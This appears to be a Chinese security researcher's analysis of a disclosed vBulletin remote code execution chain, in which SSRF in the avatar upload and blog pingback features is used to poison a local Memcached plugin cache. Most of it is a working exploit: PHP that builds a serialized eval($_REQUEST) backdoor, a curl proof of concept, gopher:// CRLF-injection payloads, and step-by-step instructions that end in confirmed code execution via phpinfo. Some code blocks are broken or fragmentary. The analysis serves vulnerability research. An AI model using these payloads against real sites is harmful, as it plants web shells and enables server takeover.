

fd 上公布的 vBulletin rce 0day 分析

作者：曾鸿坤@安恒安全研究院

程序描述：

vBulletin 是国外领先的论坛程序，国内一般称其为 VBB，基于 PHP+mySQL 开发。vBulletin 是商业软件，需付费使用。

漏洞描述：

vBulletin 允许通过 URL 远程上传文件，但对 URL 并没有作严格的过滤，导致 SSRF 漏洞的产生。

加上许多 vBulletin 网站同时将 vBulletin 的 Memcached 与 WEB 服务器安装在一起，结合 SSRF 将导致漏洞变为命令执行。

漏洞分析：

首先讲下 vBulletin 的 plugin (hook) 执行方式，vBulletin 将 plugin 的信息(包括代码)存储在数据库，程序运行时临时从数据库读取代码执行，可以理解成将 ``include 'pluginname.php'`` 变成 ``eval(getCodeFromDB('pluginname'))``。在 Memcache 开启的情况下，vBulletin 会将 plugin 的代码缓存在 Memcached 里来增加读取速度。

我们都知道访问 Memcached 是不需要密码的，这样一来如果 Memcached 的访问端口暴露在公网，我们就修改 vBulletin 在 Memcached 中的 plugin 代码为恶意代码，这导致的后果将不堪设想。

vBulletin 官网上的建议是 Memcached 不要和 vBulletin 安装在同台服务器，但许多站长对此还是视而不见，或者仅通过将防火墙设置将 Memcached 端口对外禁止访问就以为解决了问题。

不幸的是，vBulletin 中存在 SSRF 漏洞，攻击者可以将存在漏洞的文件当作代理来向服务器上的 Memcached 发起本地请求。

#Memcached 未授权访问

我们首先看下 Memcached 的未授权访问是如何导致 vBulletin 命令执行的。

通过关键字查找，发现语句 `vBulletinHook::set_pluginlist(\$vbulletin->pluginlist)`，找到 set_pluginlist 的声明在文件 ./includes/class_hook.php 中，根据注释内容：

```
` ` `php
// to call a hook:
// require_once(DIR . '/includes/class_hook.php');
// ($hook = vBulletinHook::fetch_hook('unique_hook_name')) ? eval($hook) : false;
...`
```

得知，plugin 的调用方式为 `(\$hook = vBulletinHook::fetch_hook('unique_hook_name')) ? eval(\$hook) : false;`，功能是获取 plugin 的代码并执行。

我们选用出现频率较高的 `global_start` 的代码，对应的语句是 `(\$hook = vBulletinHook::fetch_hook('global_start')) ? eval(\$hook) : false;`，这句话在 `./global.php` 文件里，所以包含 `./global.php` 的页面都将包含我们的恶意代码。

接下来访问 Memcached 服务器看下 pluginlist 项的数据

```
` ` `bash
$ telnet 172.16.80.156 11211
Trying 172.16.80.156...
Connected to 172.16.80.156.
Escape character is '^]'.
get pluginlist
...(序列化后的数组)
END
quit
...`
```



```

    {
        $admincode["$plugin[hookname]"].= "$plugin[phpcode]\r\n";
    }
    else
    {
        $code["$plugin[hookname]"].= "$plugin[phpcode]\r\n";
    }
}
$dbobject->free_result($plugins);

```

```

build_datastore('pluginlist', serialize($code), 1);
build_datastore('pluginlistadmin', serialize($admincode), 1);
...

```

通过代码可知\$code 数组的格式为\$code=array('hookname'=>'phpcode');

我们要修改 Memcached 中的 pluginlist 代码，我们也需要将我们的代码放到\$code 数组内序列化后再写入 Memcached。

```

```php
$code=array('global_start'=>'@eval($_REQUEST['eval']);');
echo serialize($code)."\n".strlen(serialize($code));
...

```

输出：

```

...
a:1:{s:12:"global_start";s:25:"@eval($_REQUEST['eval']);";} //序列化后的数据
59 //字符串长度
...

```

接下来就是修改 pluginlist 项的数据为我们的 pluginlist：

```

```bash
$ telnet 172.16.80.156 11211

```

...

但是在大多数情况下，Memcached 是不允许外网访问，这时就需要用到下面的 SSRF。

#SSRF (Server-side Request Forgery, 服务器端请求伪造)

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下, *SSRF* 攻击的目标是从外网无法访问的内部系统。

via:http://wiki.wooyun.org/web:ssrf

(注: 测试前先删除上一步的 pluginlist, `delete pluginlist`)

vBulletin 的远程上传功能在 vB_Upload_*类和 vB_vURL 类中都有使用到, 我们以 vB_Upload_Userpic 为例分析。

在文件 ./includes/class_upload.php 中类 vB_Upload_Userpic->类函数 process_upload()中调用了类函数 accept_upload(), 之后 accept_upload()调用了 fetch_remote_filesize(), 再来调用了 vB_vURL 类, 最后到 vB_vURL_cURL 类中的 exec()函数, 整个过程中传入的 avatarurl 变量都未作任何过滤。

报告文档中的 POC: (<http://seclists.org/fulldisclosure/2015/Aug/58>)

```
` `` bash
$ curl 'http://sandbox.example.com/vb42/profile.php?do=updateprofilepic' -H
'Cookie: bb_userid=2;
bb_password=926944640049f505370a38250f22ae57' --data
'do=updateprofilepic&securitytoken=1384776835-
db8ce45ef28d8e2fcc1796b012f0c9ca1cf49e38&avatarurl=http://localhost:11211/%0
D%0Aset%20pluginlist%200%200%2096%0D%0Aa%3A1%3A%7Bs%3A12%3A
%22global_start%22%3Bs%3A62%3A%22if%28isset%28%24_REQUEST%5B
%27eval%27%5D%29%29%7Beval%28%24_REQUEST%5B%27eval%27%5D
%29%3Bdie%28%29%3B%7D%0D%0A%22%3B%7D%0D%0Aquit%0D%0A.png'
` ``
```

按报告来理解的话，Memcached 将执行：

```
```bash
HEAD /
set pluginlist 0 0 96
a:1:{s:12:"global_start";s:62:"if(isset($_REQUEST['eval']))
{eval($_REQUEST['eval']);die();}
";}
quit
.png HTTP/1.0
Host: localhost
User-Agent: vBulletin via PHP
Connection: close
```
```

但是在本地测试时，上面的 EXP 并不能使用，经抓包分析，在我们测试时链接中的%0D%0A 并未能转换成换行符。

测试代码：

```
```php
$url = 'http://172.16.80.158:11211/%0D%0Aset pluginlist 0 120 53%0D%0Aa:1:
{s:12:"global_start";s:19:"eval($_REQUEST[1]);";}%0D%0A1%0D%0A1%0D%0A1%0D
%0Aquit';

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
curl_setopt($curl, CURLOPT_HEADER, false);
$str = curl_exec($curl);
curl_close($curl);
var_dump($str);
```
```

抓包结果：

```
Stream Content
GET /%0D%0Aset pluginlist 0 120 53%0D%0Aa:1:{s:12:"global_start";s:19:"eval($_REQUEST[1]);";}%0D%0A1%0D%0A1%0D%0A1%0D%0Aquit HTTP/1.1
Host: 172.16.80.158:11211
Accept: */*
ERROR
ERROR
ERROR
ERROR
```

最后多次测试和查阅参考资料发现，在 gopher 协议下 EXP 可以复现，但是

vB_Upload_Userpic 只允许(http|ftp)s 开头的链接。

参考资料：

<https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit?pli=1>

文中给出的 Exploit：

gopher://localhost:11211/1%0astats%0aquit

dict://localhost:11211/stats


ldap://localhost:11211/%0astats%0aquit

然而将 HTTP 协议改为 Gopher 协议

```php

```
$url = 'gopher://172.16.80.158:11211/%0D%0Aset pluginlist 0 120 53%0D%0Aa:1:
{s:12:"global_start";s:19:"eval($_REQUEST[1]);";}%0D%0A1%0D%0A1%0D%0A1%0D
%0Aquit';
```
```


抓包结果：

A screenshot of a network packet capture tool's 'Stream Content' window. The window has a title bar 'Stream Content' and a scrollable text area. The text area contains the following content: a red '0D' on the first line, followed by a red 'set pluginlist 0 120 53' on the second line, and a red 'a:1:{s:12:"global_start";s:19:"eval(\$_REQUEST[1]);";}' on the third line. Below these are four lines of blue text: '1', '1', '1|', and 'quit'. At the bottom of the text area are four lines of blue text: 'ERROR', 'STORED', 'ERROR', and 'ERROR'. The text area has a vertical scrollbar on the right side.

```
0D
set pluginlist 0 120 53
a:1:{s:12:"global_start";s:19:"eval($_REQUEST[1]);";}
1
1
1|
quit
ERROR
STORED
ERROR
ERROR
```

可以看出，此时的%0D%0A 转换成换行符了。


接下来，我们需要的是一个能带入 gopher:// 的 SSRF 点，经过搜索对 vB_vURL 的调用，位置在 ./blog_post.php 的 donotify 内，函数 send_ping_notification()。

函数 send_ping_notification() 的声明在 ./includes/blog_functions_post.php，函数中调用的 fetch_head_request() 调用了 vB_vURL 类来发起请求，整个过程中 \$url 变量未作过滤。

我们在前端可勾选发表博客中的附加选项`通知在这篇文章中链接的其它博客`，来调用这个变量。

测试

1. 注册用户并登录。
2. 发表新文章（`http://*host*/blog_post.php?do=newblog`）。
3. 加入超链接`gopher://localhost:11211/%0D%0Aset pluginlist 0 120 53%0D%0Aa:1:{s:12:"global_start";s:19:"eval(\$_REQUEST[1]);";}%0D%0A1%0D%0A1%0D%0A1%0D%0Aquit`。





4. 在`附加选项`中勾选`通知在这篇文章中链接的其它博客`。


附加选项	
选项	
选项:	<input checked="" type="checkbox"/> 允许发表评论 [?] <input type="checkbox"/> 显示前审核评论 [?] <input checked="" type="checkbox"/> 通知在这篇文章中链接的其它博客 [?] <input type="checkbox"/> 限制文章仅可被联系人和博客版主查看: [?]

5. 发表->选择链接->提交。

发送 Pingback / Trackback 通知	
通知网址	在您的文章中找到了如下的链接。您可以向指向其它博客的任何链接发送 Pingback / Trackback。
<input checked="" type="checkbox"/> gopher://localhost:11211/%0D%0Aset pluginlist 0 120 53%0D%0Aa:1: {s:12:"global_start";s:19:"eval(\$_REQUEST[1]);"}%0D%0A1%0D%0A1%0D%0A1%0D%0Aquit	
<input type="button" value="发送通知"/>	

6. 访问`http://*host*/showthread.php?1=phpinfo();` 查看是否执行成功。

172.16.80.157/showthread.php?1=phpinfo();

PHP Version 5.6.11

System	Linux localhost.localdomain 4.0.4-301.fc22.x86_64 #1 SMP Thu May 21 13:10:33 UTC 2015 x86_64
Build Date	Jul 17 2015 07:32:21
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bcmath.ini, /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-dom.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gd.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-imagick.ini, /etc/php.d/20-imap.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mbstring.ini, /etc/php.d/20-mcrypt.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-odbc.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-posix.ini, /etc/php.d/20-shmop.ini, /etc/php.d/20-simplexml.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-xml.ini, /etc/php.d/20-xmlwriter.ini, /etc/php.d/20-xsl.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_odbc.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/30-wddx.ini, /etc/php.d/30-xmlreader.ini, /etc/php.d/30-xmlrpc.ini, /etc/php.d/40-json.ini, /etc/php.d/40-memcache.ini
PHP API	20131106